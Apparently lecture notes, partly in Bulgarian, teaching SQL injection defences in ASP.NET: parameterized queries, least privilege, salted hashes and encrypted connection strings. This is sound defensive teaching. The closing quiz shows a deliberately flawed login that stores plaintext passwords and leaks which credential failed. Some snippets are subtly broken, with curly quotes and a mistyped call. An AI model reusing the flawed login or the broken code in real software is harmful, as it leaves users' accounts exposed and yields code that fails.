string strQry = "SELECT Count(*) FROM Users WHERE UserName=@username " + "
AND Password=@password";
 int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
cmd.CommandType= CommandType.Text;
prm = new SqlParameter("@username",SqlDbType.VarChar,50);
prm.Direction=ParameterDirection.Input;
prm.Value = txtUser.Text;
cmd.Parameters.Add(prm);

.....
```

If possible, you should employ stored procedures for removing all permissions to the base tables in the database and thus remove the ability to create queries.

Here's an .aspx that uses a stored procedure to validate users

```
...
SqlParameter prm;
cnx.Open();
string strAccessLevel;

SqlCommand cmd = new SqlCommand("procVerifyUser", cnx);
cmd.CommandType= CommandType.StoredProcedure;

prm = new SqlParameter("@username",SqlDbType.VarChar,50);
prm.Direction=ParameterDirection.Input;
prm.Value = txtUser.Text;
cmd.Parameters.Add(prm);
....
```

решение #3:
никога не се връзвай като sysadmin в connection string в приложение за Web. А и за какво ли е нужно това. Какви привилегировани операции трябва да може да изпълни потребител?!

тогава при пропуск в сигурността на sql-код (както по-горе), на системно ниво хакерът може:
да изтрие базата или таблица;
да изтрие данни в таблица;
да промени данни в таблица;
да промени stored procedure;
да изтрие log;
да добави нови database users
да извика administrative stored procedures (напр в SQL Server xp_cmdshell, в Oracle - utl_file).. . С тях могат да се викат shell команди направо, включително да се четат/пишат файлове от Oracle БД.

използвай предефиниран account само с нужните права !!!
Забрани отделечено свързване от сист. админ. с подходящи настройки на сървъра (напр. Property : Trusted_Connection = ….)

Решение #4:
ползвай най-ниското възможно привилегировано ниво

One of the bad practices is the use of a connection string that employs the sa account.
If defining a program connection string like this:

```
<add key="cnxNWindBad" value="server=localhost;uid=sa;pwd=;database=northwind;" />
```

This account runs under the System Administrators role which means it is allowed
to do just about anything—creating logins and dropping databases are just a few.
Suffice it to say, it is a very bad idea to be using the sa (or any high-privileged account)
for application database access.

It is a much better idea to create a connection string with a limited access account
and use that instead:

```
<add key="cnxNWindGood" value="server=localhost;uid=NWindReader;
                                    pwd=utbbeesozg4d; database=northwind;" />
```

The NWindReader account runs under the db_datareader role, which limits its
access to the reading of tables in the database.

Better practice is using a stored procedure and a login,
which only has rights to execute that stored procedure and no rights to the underlying
tables.

решение #5 : отново за параметризацията на SQL

Окончателното формиране на SQL низа да става не в кода ви. Ползвайте "параметризирани заявки" . Параметрите подавате заедно със самата заявка за да се дооформят в сървъра на БД. Например искаме заявка:

```
              SELECT count(*) FROM client WHERE name = ? AND pwd=?
```

Ето ф-ия правилно формираща я:

```
Function IsValidUserAndPwd(strName, strPwd)
              strConn= "Provider=sqloledb;" + "Server=server-sql;" + _
                                          "database=client;" + trusted_connection=yes"
              Set cn = CreateObject("ADODB.Connection")
              cn.Open strConn
              Set cmd = CreateObject("ADODB.Command")
              cmd.ActiveConnection  = cn
              cmd.CommandText = "select count(*) from client where name=? and pwd=?"
              cmd.CommandType = 1            ' 1  означава adCmdText
              cmd.Prepared = true
' пояснение:data type 200 - varchar string, direction 1-  input parameter, size- 32 char max
              Set parm1 = cmd.CreateParameter("name", 200,1,32,"")
              cmd.Parameters.Append parm1
              parm1.Value = strName
              Set parm2 = cmd.CreateParameter("pwd", 200,1,32,"")
              cmd.Parameters.Append parm2
              parm2.Value = strpwd

              Set rs = cmd.Execute ' изпълнява командата с формираните параметри
              rs.Close
              cn.Close
End Function
```

- параметризираните команди се изпълняват по–бързо

- използването на параметри дава възможност за дефиниране на собствени типове и т.н., които са неизвестни на хакера и той не може да се вмести в тях. Type checking в сървъра ще го отреже.

- Параметризацията в ADO е:	*чрез обекти Parameter;*
- параметризация с ODBC :	*SQLNumParams(), SQLBindParams().*
- Параметризация с OLE DB	*интерфейс ICommandWithParameters;*
- параметризация с .NET	*SqlCommand клас*

Решение #6:
важната информация да се пази добре

Many SQL injection attack are based to the display of user names and passwords from the Users table. This sort of table is commonly used when employing forms authentication, and in many applications the passwords are stored as clear text.

A better alternative is to store encrypted or hashed passwords in the database.

BestLogin.aspx contains code that compares the user-entered password with an encrypted (salted) and hashed version of the password stored in
the SecureUsers table.

The other used file in our hashed puzzle is **AddSecureUser.aspx**.
This page can be used to generate the salted hashed passwords and store them in the SecureUsers table.

Следват 4 слайда с пример за създаване, извличане и верифициране на криптиран вариант на парола

BestLogin.aspx.cs

```
private void cmdLogin_Click(object sender, System.EventArgs e)
 {
// взима криптирания съхранен connection string и го декриптира ( методът – след 3 слайда)
string strCnx = SecureConnection.GetCnxString("cnxNWindBest");
// установява връзка с БД
using (SqlConnection cnx = new SqlConnection(strCnx))
          { SqlParameter prm;
            cnx.Open();

// изпълнява stored procedure с получената, хеширана парола за този  user
string strHashedDbPwd;
SqlCommand cmd = new SqlCommand("procGetHashedPassword", cnx);
cmd.CommandType = CommandType.StoredProcedure;
prm = new SqlParameter("@username", SqlDbType.VarChar,50);
prm.Direction = ParameterDirection.Input;
prm.Value = txtUser.Text;
cmd.Parameters.Add(prm);
strHashedDbPwd = (string) cmd.ExecuteScalar();

if (strHashedDbPwd.Length>0) {
          // проверява дали въведената и от потребителя и след това хеширана парола е
          // същата като хешираната password, извлечена от БД от procGetHashedPassword()
          if (SaltedHash.ValidatePassword(txtPassword.Text, strHashedDbPwd))
                { FormsAuthentication.RedirectFromLoginPage( txtUser.Text, false); }
          else
                    { … }
 }}
```

Примерите в BestLogin.aspx и AddSecureUser.aspx ползваха клас SaltedHash:

```
using System;
using System.Web.Security;
using System.Security.Cryptography;

public class SaltedHash {
// функцията сравнява нововъведената парола с хешираната и съхранена
static public bool ValidatePassword (string password, string saltedHash) {
 // Extract hash from encrypted +salted string
              const int LEN = 24;
              string saltString = saltedHash.Substring(saltedHash.Length - LEN);
              string hash1 = saltedHash.Substring(0, saltedHash.Length - LEN);
// Append the salt string to the input password
              string saltedPassword = password + saltString;
// Hash the salted password
              string hash2 = FormsAuthentication.HashPasswordForStoringInConfigFile(
                                          saltedPassword, ...);
// Compare the hashes
              return (hash1.CompareTo(hash2) == 0);
}
```

This code uses the **FormsAuthentication.HashPasswordForStoringInConfigFile()** from the System.Web.Security namespace to create password hashes and the **RNGCryptoServiceProvider.GetNonZeroBytes()** from the System.Security.Cryptography namespace to create a random 16-byte encrypted value (becomes 24 characters when converted to a string using Convert.ToBase64String).

```
static public string CreateSaltedPasswordHash (string password)
{
// Generate random salt string
        RNGCryptoServiceProvider csp = new RNGCryptoServiceProvider();
        byte[] saltBytes = new byte[16];
        csp.GetNonZeroBytes(saltBytes);     //изработва случайния 'salt' низ
        string saltString = Convert.ToBase64String(saltBytes); //преобразува го

// Append the salt string to the password
        string saltedPassword = password + saltString;

// Hash the salted password
        string hash = FormsAuthentication.HashPasswordForStoringInConfigFile(
                                                        saltedPassword, …);
// Append the salt to the hash
        return hash + saltString; //връща двете части (като слети низове)
}
```

<u>Let now speaking about the stored connection string:</u>

While not directly related to SQL injection attacks, BestLogin.aspx demonstrates another security best practice: the encryption of connection strings when stored.

Securing the connection string is especially important if it contains an embedded database account password.
Since you will need the decrypted version of a connection string to connect to the database, you can't hash a connection string. You will need to encrypt it, instead.

Here's what the encrypted connection string stored in Web.config and used by BestLogin.aspx looks like:

```
<add key="cnxNWindBest"
value="AQAAANCMnd8BFdERjHoAwE/ Cl+
sBAAAAcWMZ8XhPz0O8jHcS1539LAQAAAACAAAAAAADZgAAqAAAABAAAABdodw0YhWfcC6+
UjUUOiMwAAAAAASAAACgAAAAEAAAALPzjTRnAPt7/W8v38ikHL5IAAAAzctRyEcHxWkzxeqbq/
V9ogaSqS4UxvKC9zmrXUoJ9mwrNZ/ XZ9LgbfcDXIIAXm2DLRCGRHMtrZrp9yledz0n9kgP3b3s+
X8wFAAAANmLu0UfOJdTc4WjlQQgmZElY7Z8"
/>
```

Следва примерен код
За извличане на криптиран
Connection string от конфигурационния
Файл web.config

BestLogin calls the GetCnxString() from the SecureConnection class, shown in Figure, to retrieve the cnxNWindBest from AppSetting value in the Web.config file and decrypt it with this code. We had the following operator:

```
string strCnx = SecureConnection.GetCnxString("cnxNWindBest");
```

```
public class SecureConnection
{
static public string GetCnxString(string configKey)
{
string strCnx;
try {
// Grab encrypted connection string from web.config
string strEncryptedCnx = ConfigurationSettings.AppSettings[configKey];
// Decrypt the connection string
DataProtector dp = new DataProtector(DataProtector.Store.USE_MACHINE_STORE);
byte[] dataToDecrypt = Convert.FromBase64String(strEncryptedCnx);
strCnx = Encoding.ASCII.GetString(dp.Decrypt(dataToDecrypt,null));
}
catch { strCnx=""; }
return strCnx;
              }
}
```

The SecureConnection class in turn calls the DataProtect class library (not shown here but can be download), which wraps calls to the Win32® Data Protection API (DPAPI). One of the nice features of the DPAPI is that it manages the encryption key for you.


For more information on the DataProtect class library, including additional options to consider when using it, see:

http://msdn.microsoft.com/library/en-us/dnnetsec/html/secnetlpmsdn.asp

(Building Secure ASP.NET Applications: Authentication, Authorization, and Secure Communication)

This way, you can make your own EncryptCnxString.aspx page to create the machine-specific encrypted connection string to paste into your configuration file.

Of course, there are other secrets besides passwords and connection strings that you may want to encrypt or hash, including credit card numbers and anything else that might cause harm if revealed to the hacker.


EncryptCnxString - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/SqlInject/EncryptCnxString.aspx Go
Encrypt
Decrypt
Done
Local intranet

String to Encrypt

```
server=localhost;uid=WebLimitedUser;pwd=Ebm2f2nc;database=northwind;
```

Encrypted String

```
AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAwusEbumgXUaQJR9vj2LqggQAAAACAAAAAAADZgAAqAAAABAAAACS
TgKnWimH04871120l1B4AAAAAASAAACgAAAAEAAAAMgJwEnZsidhRZv3MiXN3mFIAAAAR6Uoht1Iwgxx9Wrv
/oWNbNuasTbCwiBKPA880s9mIHm2rLFIf2p+ad+h8GYDh60z2TWinqQVnccOUuGBZc9CxasBMiLiTBqdFAAA
AM3VtbOUqFIcuGhf1Ya+EjKL1hKb
```

Decrypted String

```
server=localhost;uid=WebLimitedUser;pwd=Ebm2f2nc;database=northwind;
```

Пример на добър код с много нива на защитеност (C#):

```
[SqlClientPermissionAttribute(SecurityAction.PermitOnly,
                                         AllowBlankPassword=false)]
[RegistryPermissionAttribute(SecurityAction.PermitOnly,
 Read=@"HKEY_LOCAL_MACHINE\SOFTWARE\Client")]
```

```
static string GetName(string Id)
        {           SqlCommand cmd = null;
                    string Status = "Name Unknown";
        try         {
                    // проверява за валиден ID
                    Regex r = new Regex(@"^\d{4,10}$");
//използва regular expression
// в managed code са в System.Text.RegularExpressions namespace
                    if( !r.Match(Id).Success)
                            throw new Exception("Invalid ID");
// взима connection низа от registry, не от кода, нито от достъпно файлово простр. – напр конфиг. файл
                    SqlConnection sqlConn = new SqlConnection(ConnectionString);
// добавя параметризирано ID (не чрез сливане) към stored proc., която също защитава
                    string str = “sp_GetName”;
                    cmd = new SqlCommand(str, sqlConn);
                    cmd.CommandType = CommandType.StoredProcedure;
                    cmd.Parameters.Add(@ID”, ConvertToInt64(Id));
                    cmd.Connection.Open();
                    Status = cmd.ExecuteScalar().ToString();
                    }
          catch( Exception e ) {
                    if(HttpContext.Current.Request.UserHostAddress ==”127.0.0.1”)
                                        Status = e.ToString();
                    else
                                        Status = “Error Processing Request”;
                                        }
                    finally                                                            {
//винаги shutdown на връзката, независимо от успех или неуспех на операцията
                                        if(cmd != null)
                                                  cmd.Connection.Close();          }
                    return Status; }
                    // Get connection string – чрез get на property’то
                    internal static string ConnectionString{
                              get {       return (string) Registry
                                                  .LocalMachine
                                                  .OpenSubKey(@”SOFTWARE\Client\”)
                                                  .GetValue(“ConnectionString”);
                                        }}
```

1. няма blank password, дори по подразбиране, за никой account

2. кодът може да чете само 1 key от registry и нищо друго от там

3. валидният input е рамкиран: 4-10 цифри (\d{4,10}) от начало (^) до края($).
(Regex е достъпно в managed code с вкл. на определено namespace)

4. database connection string е в registry , не в кода или в Web услуга или файл

5. кодът е оформен в stored procedure, за да скрие логиката по достъп

6. никога не се използва привилегировано ниво – sa; само най-ниско възможно,
което има достъп до таблиците

7. заявката се формира с параметри, не чрез сливане на низове

8. input е ограничен до 64 битово- цяло

9. при грешка, не се дава информация за причините (нужна на хакер)

10.конекцията винаги се затваря, дори при пропадане в кода

Connection низът е съхранен в регистъра и следователно достъпен само за потребител с права на достъп до регистъра и то точно до този ключ в него. Данните в тази секция на регистъра са например следните:

```
data source=db007a;
user id =readuser;
password=&ugl4!25dfA-+5;
initial catalog=client
```

Именно от тези данни се формира connection string

Важни бележки по кода:

1.Базата данни е в друг компютър (db007a);

2. account е специфичен - правата му са за read&execute в базата и само в \Client таблиците,а не в останалите

3. Заявката не е получена след сливане, параметризирана е добре, използва stored proc.(по-бързо, имената не са експонирани, engine оптимизирано я обработва и защитава).

4. При грешка:хакерът не получава никаква инф., освен ако е на същата машина като Web service кода.

5. SQL connection винаги се затваря (в блок finally)

6. добавени са .NET security attributes:

    1. управляват достъпа до security level (SqlClientPermissionAttribute). Това би породило exception.

    2. RegistryPermissionAttribute указва кои registry keys са достъпни и как. В случая само 1 ключ и само за четене. Там е connection низа.

Прости правила при работа с БД:

1. внимание към user input
2. стриктни проверки на input данните
3. заявки се изработват не чрез сливане на низове, а с параметризиращи обекти
4. не давайте информация на евентуалния хакер
5. връзвайте се към database server c least-priviledge account и никога с sysadmin account

Test your security knowledge with the example:

```
bool login(string username,   string password,  SqlConnection connection, out string errorMessage)
{
  SqlCommand selectUserAndPassword = new SqlCommand(
    "SELECT Password FROM UserAccount WHERE Username = @username",   connection);

 selectUserAndPassword.Parameters.Add( new SqlParameter("@username",  username));
  string validPassword = (string)selectUserAndPassword.ExecuteScalar();

 if (validPassword == null)
  {
    // the user doesn't exist in the database
    errorMessage = "Invalid user name";
    return false;
  }
  else if (validPassword != password)
   {
    // the given password doesn't match
    errorMessage = "Incorrect password";
    return false;
  }
  else {
    // success
    errorMessage = String.Empty;
    return true;
        }
}
```

The biggest problem here is that the application is returning too much information to the user in the case of a failed login. While it's definitely helpful for a user to know whether he just mistyped his password or whether he completely forgot his user name, this information is also useful to an attacker attempting a brute force Failed logins should display messages such as "Invalid username or password," not "Invalid username" and "Invalid password."

And give yourself a bonus point if you also remembered that the application shouldn't be storing passwords in plaintext in the database; instead, it should be storing and comparing salted hashes of the passwords